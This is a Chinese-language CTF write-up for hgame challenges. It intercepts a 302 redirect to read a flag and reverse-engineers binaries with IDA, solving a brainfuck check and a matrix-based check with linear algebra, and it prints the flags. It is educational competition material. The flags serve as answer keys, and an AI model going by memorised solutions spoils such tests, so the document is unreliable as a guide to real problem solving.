
```
<!DOCTYPE html>
<html>
<head>
        <title>can u find me?</title>
</head>
<body>
        <p>yeah!you find the gate</p>
        <p>but can you find the password?</p>
        <p>please post password to me! I will open the gate for you!</p>
        <p>right!</p><a href='iamflag.php'> click me to get flag</a></body>
</html>
```

跳转到http://47.107.252.171:8080/iamflag.php 之后发现打开的是这个页面



aoh,your speed is sososo fast,the flag must have been left in somewhere

原来hint中的302跳转指的是这里，那就继续用burpsuite拦下来




```
GET /iamflag.php HTTP/1.1
Host: 47.107.252.171:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Server: nginx/1.15.8
Date: Wed, 30 Jan 2019 08:15:50 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.2.14
location: toofast.php
Content-Length: 132

<html>
        <head>
                <title>can you find me?</title>
        </head>
        <body>
                <p>flag:hgame{f12_1s_aMazIng111}</p>
        </body>
</html>
```

得到flag

RE

brainfuxxker




```
                putchar(data[ptr]);
                break;
            case ',':
                while ((data[ptr] = getchar()) == '\n');
                break;
            case '[':
                if (!data[ptr]) {
                    while (*i++ != ']') continue;
                    --i;
                }
                break;
            case ']':
                if (data[ptr]) {
                    while (*(i - 1) != '[') --i;
                    --i;
                }
                break;
            default:
                break;
            }
        }
    }

}


int main() {
    bf::Parser parser;
    parser.execute(",>++++++++++[<---------->-]<++[+.],>+++++++++[<--------->-]<-[+.],>+++++++[<------->-]<---[+.],>++++++[<------>-]<+++[+.],>++++++++[<---------->-]<++[+.],>++++++
}
```

仔细阅读了一下代码发现：

1. " , " 的作用是读取一个字符串，然后放到 data[] 中
2. " > " 的作用是ptr++，即data[]的下标+1
3. " < " 的作用是ptr--
4. " + " 的作用是将 data[ptr] 的ASCII 值++
5. " - " 的作用是将 data[ptr] 的ASCII 值--
6. " [" 的作用是当 data[ptr] 的值==0时，跳过" [ ] "中间的值；不然就没啥作用
7. "] " 的作用是当data[ptr]的值不是0时，将指针回退到" ["处，相当于进行" [] "中的运算

8. " . "的作用是输出字符，依据题意应该跳过

总结完之后就知道需要在 [+.] 处时data[ptr]的值应该是0，然后这个代码实际相当于



```
data[1]+10
data[0]-10*x
data[1]-1*x ==0
data[0]+2  ==0      b

data[2]+9
data[1]-9x
data[2]-x==0
data[1]-1==0
```


这是前两段的，x 是未知数，每一次要分别求（另外data[ptr+1]的初始值都是0，因为getchar()是一位一位进行的）

得到flag

flag：hgame{bR4!NfUcK}

HelloRe

用IDA打开然后F5




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 result; // rax@4
  __int64 v4; // rcx@4
  char s[8]; // [sp+0h] [bp-30h]@1
  __int64 v6; // [sp+8h] [bp-28h]@1
  __int64 v7; // [sp+10h] [bp-20h]@1
  __int64 v8; // [sp+18h] [bp-18h]@1
  __int64 v9; // [sp+28h] [bp-8h]@1

  v9 = *MK_FP(__FS__, 40LL);
  *(_QWORD *)s = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  v8 = 0LL;
  puts("Please input your key:");
  fgets(s, 32, stdin);
  s[strlen(s) - 1] = 0;
  if ( !strcmp(s, "hgame{Welc0m3_t0_R3_World!}") )
    puts("success");
  else
    puts("failed..");
  result = 0LL;
  v4 = *MK_FP(__FS__, 40LL) ^ v9;
  return result;
}
```

得到flag

わかります


用IDA打开，可以看到将输入的字符串进行了两个方向的处理，最后两个字符串分别跟内存中的两个字符串比较，全部相等就可以通过



```
__int64 __fastcall sub_40094C(const char *a1)
{
  __int64 result; // rax@2
  _DWORD *v2; // rax@3
  void *v3; // rax@3
  _DWORD *v4; // rax@6
  void *v5; // rax@6
  char v6; // [sp+13h] [bp-2Dh]@1
  signed int i; // [sp+14h] [bp-2Ch]@3
  signed int j; // [sp+18h] [bp-28h]@6
  signed int v9; // [sp+1Ch] [bp-24h]@1
  _DWORD *ptr; // [sp+20h] [bp-20h]@3
  void *v11; // [sp+28h] [bp-18h]@3
  _DWORD *v12; // [sp+30h] [bp-10h]@6
  void *v13; // [sp+38h] [bp-8h]@6

  v6 = 1;
  v9 = strlen(a1);
  if ( v9 <= 37 )
  {
    LODWORD(v2) = sub_400736(36LL);
    ptr = v2;
    LODWORD(v3) = sub_400736(36LL);
    v11 = v3;
    for ( i = 0; i < v9; ++i )
    {
      ptr[i] = (char)(a1[i] >> 4);
      *((_DWORD *)v3 + i) = a1[i] & 0xF;
    }
    LODWORD(v4) = sub_40078E(ptr, &unk_602080, 6LL);
    v12 = v4;
    LODWORD(v5) = sub_400892(v11, &unk_602080, 6LL);
    v13 = v5;
    for ( j = 0; j <= 35; ++j )
    {
      if ( v12[j] != dword_602120[j] || *((_DWORD *)v5 + j) != dword_6021C0[j] )
        v6 = 0;
    }
    free(ptr);
    free(v11);
    free(v12);
    free(v13);
    result = (unsigned __int8)v6;
  }
  else
  {
    result = 0LL;
```


可以看到第一种处理的第一部分就是在取这个字符串每一个字符的二进制值的高4位

第二种处理的第一部分就是在取这个字符串每一个字符的二进制值得低4位




```
__int64 __fastcall sub_400892(__int64 a1, __int64 a2, unsigned int a3)
{
  __int64 result; // rax@1
  unsigned int v4; // [sp+Ch] [bp-24h]@1
  unsigned int i; // [sp+20h] [bp-10h]@1
  unsigned int j; // [sp+24h] [bp-Ch]@2

  v4 = a3;
  LODWORD(result) = sub_400736(a3);
  for ( i = 0; (signed int)i < (signed int)v4; ++i )
  {
    for ( j = 0; (signed int)j < (signed int)v4; ++j )
      *(_DWORD *)(result + 4LL * (signed int)(v4 * i + j)) = *(_DWORD *)(4LL * (signed int)(v4 * i + j) + a1)
                                                            + *(_DWORD *)(4LL * (signed int)(v4 * i + j) + a2);
  }
  return result;
}
```

第二种处理比较简单，就是将每个值和内存中的数组相加




```
for (int i = 0; i < 36; i++)  //v9 = sub_400892((__int64)v7, (__int64)&unk_602080, 6);
{
    v7[i] = s2[i] - s3[i];
```

那么相减就能得到




```
__int64 __fastcall sub_40078E(__int64 a1, __int64 a2, unsigned int a3)
{
  __int64 result; // rax@1
  unsigned int v4; // [sp+Ch] [bp-34h]@1
  unsigned int i; // [sp+2Ch] [bp-14h]@1
  unsigned int j; // [sp+30h] [bp-10h]@2
  int k; // [sp+34h] [bp-Ch]@3

  v4 = a3;
  LODWORD(result) = sub_400736(a3);
  for ( i = 0; (signed int)i < (signed int)v4; ++i )
  {
    for ( j = 0; (signed int)j < (signed int)v4; ++j )
    {
      for ( k = 0; k < (signed int)v4; ++k )
        *(_DWORD *)(result + 4LL * (signed int)(v4 * i + j)) = *(_DWORD *)(4LL * (signed int)(v4 * i + j) + result)
                                                              + *(_DWORD *)(4LL * (signed int)(v4 * i + k) + a1)
                                                              * *(_DWORD *)(4LL * (signed int)(v4 * k + j) + a2);

    }
  }
  return result;
}
```

第一种处理相对复杂。我把它看做是一个非齐次线性方程组，a1矩阵是要求的(x)，a2矩阵相当于系数矩阵(A)，而内存中的数组相当于(b)，因此将他们保存到.csv中




```
for (int i = 0; i < 6; ++i)
{
    for (int j = 0; j < 6; ++j)
    {
        for (int k = 0; k < 6; ++k)
        {
            a[6 * i + j][6 * i + k] = s3[6 * k + j];
        }
    }
    FILE*fp;
    fp = fopen("A.csv", "w");
    for (int i = 0; i < 36; i++)
    {
        for (int j = 0; j < 35; j++)
        {
            fprintf(fp, "%d,", a[i][j]);
        }
        fprintf(fp, "%d", a[i][35]);
        fprintf(fp,"\n");
    }
    FILE *fp2 = fopen("b.csv", "w");

        fprintf(fp2, "%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%d,%
}
```

导入Mathematica,然后做线性求解，得到结果：



```
In[ ]:= A = Import["C:\\Users\\danis\\Source\\Repos\\第3题\\A.csv"]
             导入

        b = Import["C:\\Users\\danis\\Source\\Repos\\第3题\\b.csv"]
             导入

